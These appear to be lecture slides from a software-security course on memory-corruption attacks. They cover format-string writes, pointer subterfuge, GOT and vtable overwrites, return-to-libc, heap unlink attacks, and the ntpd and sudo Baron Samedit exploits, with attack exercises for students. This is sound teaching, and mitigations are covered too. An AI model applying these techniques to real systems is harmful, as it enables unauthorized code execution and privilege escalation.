what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
<i>printf argument 7</i> /buffer start	"%C%C%C%C"
<i>printf argument 8</i>	"%C%C%C%C"
<i>printf argument 9</i>	"%C%.55u%"
<i>printf argument 10</i>	"hn%.4374"
<i>printf argument 11</i>	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7 / buffer start	"%C%C%C%C"
printf argument 8	"%C%C%C%C"
printf argument 9	"%C%.55u%"
printf argument 10	"hn%.4374"
printf argument 11	"u%hn...."
<i>printf argument 12</i>	target byte 2 0x7fffffffecfa
printf argument 13	for %u
<i>printf argument 14</i>	target byte 0 0x7fffffffecf8
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7 / buffer start	"%C%C%C%C"
printf argument 8	"%C%C%C%C"
printf argument 9	"%C%.55u%"
printf argument 10	"hn%.4374"
printf argument 11	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
<i>printf argument 13</i>	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7 / buffer start	"%C%C%C%C"
printf argument 8	"%C%C%C%C"
printf argument 9	"%C%.55u%"
printf argument 10	"hn%.4374"
printf argument 11	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

stopping format string exploits

modern Linux: disables format string exploits by default:

set C library `#define _FORTIFY_SOURCE` to 2 to...

makes `printf` disallow `%n` if format string in writable memory

(also adds some bounds checking to certain C library functions)

pointer subterfuge


```
void f2b(void *arg, size_t len) {  
    char buffer[100];  
    long val = ...; /* assume on stack */  
    long *ptr = ...; /* assume on stack */  
    memcpy(buff, arg, len); /* overwrite ptr? */  
    *ptr = val; /* arbitrary memory write! */  
}
```

pointer subterfuge

```
void f2b(void *arg, size_t len) {  
    char buffer[100];  
    long val = ...; /* assume on stack */  
    long *ptr = ...; /* assume on stack */  
    memcpy(buff, arg, len); /* overwrite ptr? */  
    *ptr = val; /* arbitrary memory write! */  
}
```

skipping the canary


highest address (stack started here)



lowest address (stack grows here)

skipping the canary


highest address (stack started here)



lowest address (stack grows here)

skipping the canary

highest address (stack started here)



lowest address (stack grows here)

beyond return addresses

pointer subterfuge let us overwrite anything

my example: showed return address

but return address is tricky to locate exactly

but there are *easier options!*

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*
format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*
format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)
problem: usually not writable

overwrite return address directly
observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*
format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)

problem: usually not writable

overwrite return address directly

observation: don't care about stack canaries — skip them


overwrite other function pointer?

overwrite another data pointer — copy more?

C++ inheritance

```
class InputStream {  
public:  
    virtual int get() = 0;  
    // Java: abstract int get();  
    ...  
};  
class SeekableInputStream : public InputStream {  
public:  
    virtual void seek(int offset) = 0;  
    virtual int tell() = 0;  
};  
class FileInputStream : public InputStream {  
public:  
    int get();  
    void seek(int offset);  
    int tell();  
    ...  
};
```

C++ inheritance: memory layout



C++ implementation (pseudo-code)

```
struct InputStream_vtable {  
    int (*get)(InputStream* this);  
};
```

```
struct InputStream {  
    InputStream_vtable *vtable;  
};
```

...

```
InputStream *s = ...;  
int c = (s->vtable->get)(s);
```


C++ implementation (pseudo-code)

```
struct SeekableInputStream_vtable {  
    struct InputStream_vtable as_InputStream;  
    void (*seek)(SeekableInputStream* this, int offset);  
    int (*tell)(SeekableInputStream* this);  
};
```

```
struct FileInputStream {  
    SeekableInputStream_vtable *vtable;  
    FILE *file_pointer;  
};
```

...

```
FileInputStream file_in = { the_FileInputStream_vtable, ... };  
InputStream *s = (InputStream*) &file_in;
```

C++ implementation (pseudo-code)

```
SeekableInputStream_vtable the_FileInputStream_vtable = {  
    &FileInputStream_get,  
    &FileInputStream_seek,  
    &FileInputStream_tell,  
};
```

...

```
FileInputStream file_in = { the_FileInputStream_vtable, ... };  
InputStream *s = (InputStream*) &file_in;
```

attacking function pointer tables

option 1: overwrite table entry directly

- required/easy for Global Offset Table — fixed location

- usually not possible for VTables — read-only memory

option 2: create table in buffer (big list of pointers to shellcode),
point to buffer

- useful when table pointer next to buffer


- (e.g. C++ object on stack next to buffer)

option 3: find suitable pointer elsewhere

- e.g. point to wrong part of vtable to run different function

exercise

objArray



```
class VulnerableClass {  
public:  
    char buffer[100];  
    virtual void foo();  
    virtual void bar();  
};  
VulnerableClass objArray[10];
```

if we can overflow `objArray[0].buffer` to change `array[1]`'s vtable pointer and know `array[1].foo()` will be called; finish the plan:

buffer[0]: _____

buffer[50]: _____

array[1]'s vtable pointer: _____

A. shellcode

B. address of buffer[0]

C. address of buffer[50]

D. address of original vtable

arbitrary memory write

bunch of scenarios that lead to *single arbitrary memory write*
format exploits are one, but we'll find more!!

typical result: arbitrary code execution

how?

overwrite existing machine code (insert jump?)
problem: usually not writable


overwrite return address directly
observation: don't care about stack canaries — skip them

overwrite other function pointer?

overwrite another data pointer — copy more?

attacking the GOT

highest address (stack started here)




lowest address (stack grows here)

global offset table

GOT entry: printf
GOT entry: fopen
GOT entry: exit

attacking the GOT

highest address (stack started here)



increasing addresses


global offset table

GOT entry: printf
GOT entry: fopen
GOT entry: exit

lowest address (stack grows here)

attacking the GOT


highest address (stack started here)



lowest address (stack grows here)

laying out stack to avoid subterfuge


highest address (stack started here)



lowest address (stack grows here)

laying out stack to avoid subterfuge


highest address (stack started here)



lowest address (stack grows here)

laying out stack to avoid subterfuge


highest address (stack started here)



lowest address (stack grows here)


other subterfuge cases (1)

```
struct Command {  
    CommandType type;  
    int values[MAX_VALUES];  
    int *active_value;  
    ...  
};
```



other subterfuge cases (2)

```
Command *current_command;  
char input_buffer[4096];  
  
void run_next_command() {  
    if (!current_command) {  
        current_command =  
            getNext();  
    }  
    current_command-> ...  
    ...  
}
```




so far overwrites

once we found a way to overwrite function pointer
easiest solution seems to be: direct to our code

...but alterante places to direct it to

return-to-somewhere


highest address (stack started here)



lowest address (stack grows here)

return-to-somewhere

highest address (stack started here)



lowest address (stack grows here)

example: system()

NAME

`system` - execute a shell command

SYNOPSIS

```
#include <stdlib.h>
```

```
int system(const char *command);
```

part of C standard library

in any program that dynamically links to libc

challenge: need to hope argument register (rdi) set usefully

locating system() Linux

```
$ ldd /bin/ls
linux-vdso.so.1 (0x00002aaaaade000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00002aaaaab3a000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00002aaaaab65000)
libpcre2-8.so.0 => /usr/lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00002aaaaad57000)
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00002aaaaade7000)
/lib64/ld-linux-x86-64.so.2 (0x00002aaaaaab000)
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00002aaaaaded000)
$ objdump --dynamic-syms /lib/x86_64-linux-gnu/libc.so.6 | grep system
00000000000156a80 g      DF .text 0000000000000067 GLIBC_2.2.5 svcerr_systemerr
00000000000055410 g      DF .text 000000000000002d GLIBC_PRIVATE __libc_system
00000000000055410 w      DF .text 000000000000002d GLIBC_2.2.5 system
```

if address randomization disabled:

address should be $0x00002aaaaab650 + 0x55410$

`ldd` — “what libraries does this load and where?”
similar tools for other OSes

case study (simplified)

bug in NTPd (Network Time Protocol Daemon)


via Stephen Röttger, “Finding and exploiting ntpd vulnerabilities”

<https://googleprojectzero.blogspot.com/2015/01/finding-and-exploiting-ntpd.html>

```
static void
ctl_putdata(
    const char *dp,
    unsigned int dlen,
    int bin      /* set to 1 when data is binary */
) {
    ...
    memmove((char *)datap, dp, (unsigned)dlen);
    datap += dlen;
    datalinen += dlen;
}
```

the target

```
memmove((char *)datapt, dp, (unsigned)dlen);
```




more context

```
memmove((char *)datap, dp, (unsigned)dlen);  
...  
...  
strlen(some_user_supplied_string)  
/* calls strlen@plt  
   looks up global offset table entry! */
```

the target

```
memmove((char *)datap, dp, (unsigned)dlen);
```



strlen GOT entry

overall exploit

overwrite `datapt` to point to `strlen` GOT entry

overwrite value of `strlen` GOT entry


example target: `system` function

executes command-line command specified by argument

supply string to provide argument to “`strlen`”


the target

```
memmove((char *)datap, dp, (unsigned)dlen);
```



the target

```
memmove((char *)datap, dp, (unsigned)dlen);
```



overall exploit: reality

real exploit was more complicated

needed to defeat more mitigations

needed to deal with not being able to write \0

actually tricky to send things that trigger buffer write
(meant to be local-only)

subterfuge exercise


```
struct Student {
    char email[128];
    struct Assignment *assignments[16];
    ...
};
struct Assignment {
    char submission_file[128];
    char regrade_request[1024];
    ...
};
void SetEmail(Student *s, char *new_email) { strcpy(s->email, new_email); }
void AddRegradeRequest(Student *s, int index, char *request) {
    strcpy(s->assignments[index]->regrade_request, request);
}
void vulnerable(char *STRING1, char *STRING2) {
    SetEmail(s, STRING1); AddRegradeRequest(s, 0, STRING2);
}
```

exercise: to set 0x1020304050 to 0xAABBCCDD, what should STRING1, STRING2 be?

(assume 64-bit pointers, no padding in structs, little-endian)


easy heap overflows

```
struct foo {  
    char buffer[100];  
    void (*func_ptr)(void);  
};
```




heap overflow: adjacent allocations

```
class V {  
    char buffer[100];  
public:  
    virtual void ...;  
    ...  
};  
...  
V *first = new V(...);  
V *second = new V(...);  
strcpy(first->buffer,  
        attacker_controlled);
```



heap overflow: adjacent allocations

```
class V {  
    char buffer[100];  
public:  
    virtual void ...;  
    ...  
};  
...  
V *first = new V(...);  
V *second = new V(...);  
strcpy(first->buffer,  
        attacker_controlled);
```



heap structure

where does malloc, free, new, delete, etc. keep info?

often in data structures next to objects on the heap

special case of adjacent heap objects problem

topic for later

sudo exploit

this writeup: summary from <https://www.openwall.com/lists/oss-security/2021/01/26/3>

from group at Qualys

sudo bug

the bug:

```
for (size = 0, av = NewArgv + 1; *av; av++)
    size += strlen(*av) + 1;
if (size == 0 || (user_args = malloc(size)) == NULL) { ... }
...
for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
while (*from) {
    if (from[0] == '\\\\' && !isspace((unsigned char)from[1]))
        from++;
    *to++ = *from++;
}
}
```

can skip `\0` if prefixed with backslash

but `strlen` used to allocate buffer

disagreement about copied string length

brute-forcing?

method: tried to lots of buffer overflows, get crashes

looked at them by hand, found interesting ones...

one crash

```
0x000056291a25d502 in process_hooks_getenv (name=name@...ry=0x7f4a6d7dc046 "SYSTEMD_BYPASS_U
```

```
=> 0x56291a25d502 <process_hooks_getenv+82>:    callq  *0x8(%rbx)
```

```
108          rc = hook->u.getenv_fn(name, &val, hook->closure);
```

they overwrote a function pointer on the heap!

next inquiry: where did that usually point?

sudoers.so

```
*** interesting standard library function: ***
00000000000008a00 <execv@plt>:
  8a00:      endbr64
  8a04:      bnd jmpq *0x55565(%rip)          # 5df70 <execv@GLIBC_
  8a0b:      nopl    0x0(%rax,%rax,1)
...
*** usual value of function pointer: ***
0000000000000ea00 <sudoers_hook_getenv>:
  ea00:      endbr64
  ea04:      xor     %eax,%eax
  ea06:      cmpb    $0x0,0x51d36(%rip)       # 60743 <sudoers_po
  ea0d:      jne     eaf8 <freeaddrinfo@plt+0x60a8>
  ea13:      cmpq    $0x0,0x51d45(%rip)       # 60760 <sudoers_po
```

sudoers.so

```
*** interesting standard library function: ***
00000000000008a00 <execv@plt>:
  8a00:      endbr64
  8a04:      bnd jmpq *0x55565(%rip)          # 5df70 <execv@GLIBC_2.2.5>
  8a0b:      nopl    0x0(%rax,%rax,1)
...
*** usual value of function pointer: ***
0000000000000ea00 <sudoers_hook_getenv>:
  ea00:      endbr64
  ea04:      xor     %eax,%eax
  ea06:      cmpb    $0x0,0x51d36(%rip)        # 60743 <sudoers_hook_getenv@plt>
  ea0d:      jne     eaf8 <freeaddrinfo@plt+0x60a8>
  ea13:      cmpq    $0x0,0x51d45(%rip)        # 60760 <sudoers_hook_getenv@plt>
```

observations (that hold true even with ASLR):

$\text{addr}(\text{execv@plt}) - \text{addr}(\text{sudoers_hook_getenv}) = -0x6000$

last 12 bits of `execv@plt` always `a00` (page alignment)

changing pointer (part one)

suppose hook_getenv pointer is 0xabcdef8a00

as bytes: 00 8a ef cd ab 00 00 00

then execv@plt pointer is 0xabcdef3a00

as bytes: 00 3a ef cd ab 00 00 00

only need to change the last two bytes

also: same change would work if pointer had different high bits

changing pointer (part one)

suppose hook_getenv pointer is 0xabcdef8a00

as bytes: 00 8a ef cd ab 00 00 00

then execv@plt pointer is 0xabcdef3a00

as bytes: 00 3a ef cd ab 00 00 00

only need to change the last two bytes

also: same change would work if pointer had different high bits

only four bits of random data from ASLR!

changing pointer (part two)

solution: guess hook_getenv pointer at 0x (unknown) 8a00

overwrite last two bytes with 00 3a

if right: will execute your program

if wrong: will crash

changing pointer (part two)

solution: guess hook_getenv pointer at 0x (unknown) 8a00

overwrite last two bytes with 00 3a

if right: will execute your program

if wrong: will crash

what if crashes? try again!

would work about once every 16 tries...

but actual exploit needed to write a 00 byte at the end (strcpy)

so worked 'only' about once every 4096 tries

into exploit

make SYSTEMD_BYPASS_USERDB program in current directory

run sudo, triggering buffer overflow to change

```
sudoers_hook_getenv("SYSTEMD_BYPASS_USERDB", ...)
```

into

```
execv(SYSTEMD_BYPASS_USERDB, ...)
```

(well, try to change — it won't always work)

heap smashing

“lucky” adjacent objects

same things possible on stack

but stack overflows had nice generic “stack smashing”

is there an equivalent for the heap?

yes (mostly)


diversion: implementing malloc/new

many ways to implement malloc/new

we will talk about one common technique

heap object

```
struct AllocInfo {  
    bool free;  
    int size;  
    AllocInfo *prev;  
    AllocInfo *next;  
};
```



implementing free()

```
int free(void *object) {  
    ...  
    block_after = object + object_size;  
    if (block_after->free) {  
        /* unlink from list, about to merge with previous block */  
        new_block->size += block_after->size;  
        block_after->prev->next = block_after->next;  
        block_after->next->prev = block_after->prev;  
    }  
    ...  
}
```


implementing free()

```
int free(void *object) {  
    ...  
    block_after = object + object_size;  
    if (block_after->free) {  
        /* unlink from list, about to merge with previous block */  
        new_block->size += block_after->size;  
        block_after->prev->next = block_after->next;  
        block_after->next->prev = block_after->prev;  
    }  
    ...  
}
```

arbitrary memory write


vulnerable code

```
char *buffer = malloc(100);  
...  
strcpy(buffer, attacker_supplied);  
...  
free(buffer);  
free(other_thing);  
...
```





vulnerable code

```
char *buffer = malloc(100);  
...  
strcpy(buffer, attacker_supplied);  
...  
free(buffer);  
free(other_thing);  
...
```



vulnerable code

```
char *buffer = malloc(100);  
...  
strcpy(buffer, attacker_supplied);  
...  
free(buffer);  
free(other_thing);  
...
```



vulnerable code

```
char *buffer = malloc(100);  
...  
strcpy(buffer, attacker_supplied);  
...  
free(buffer);  
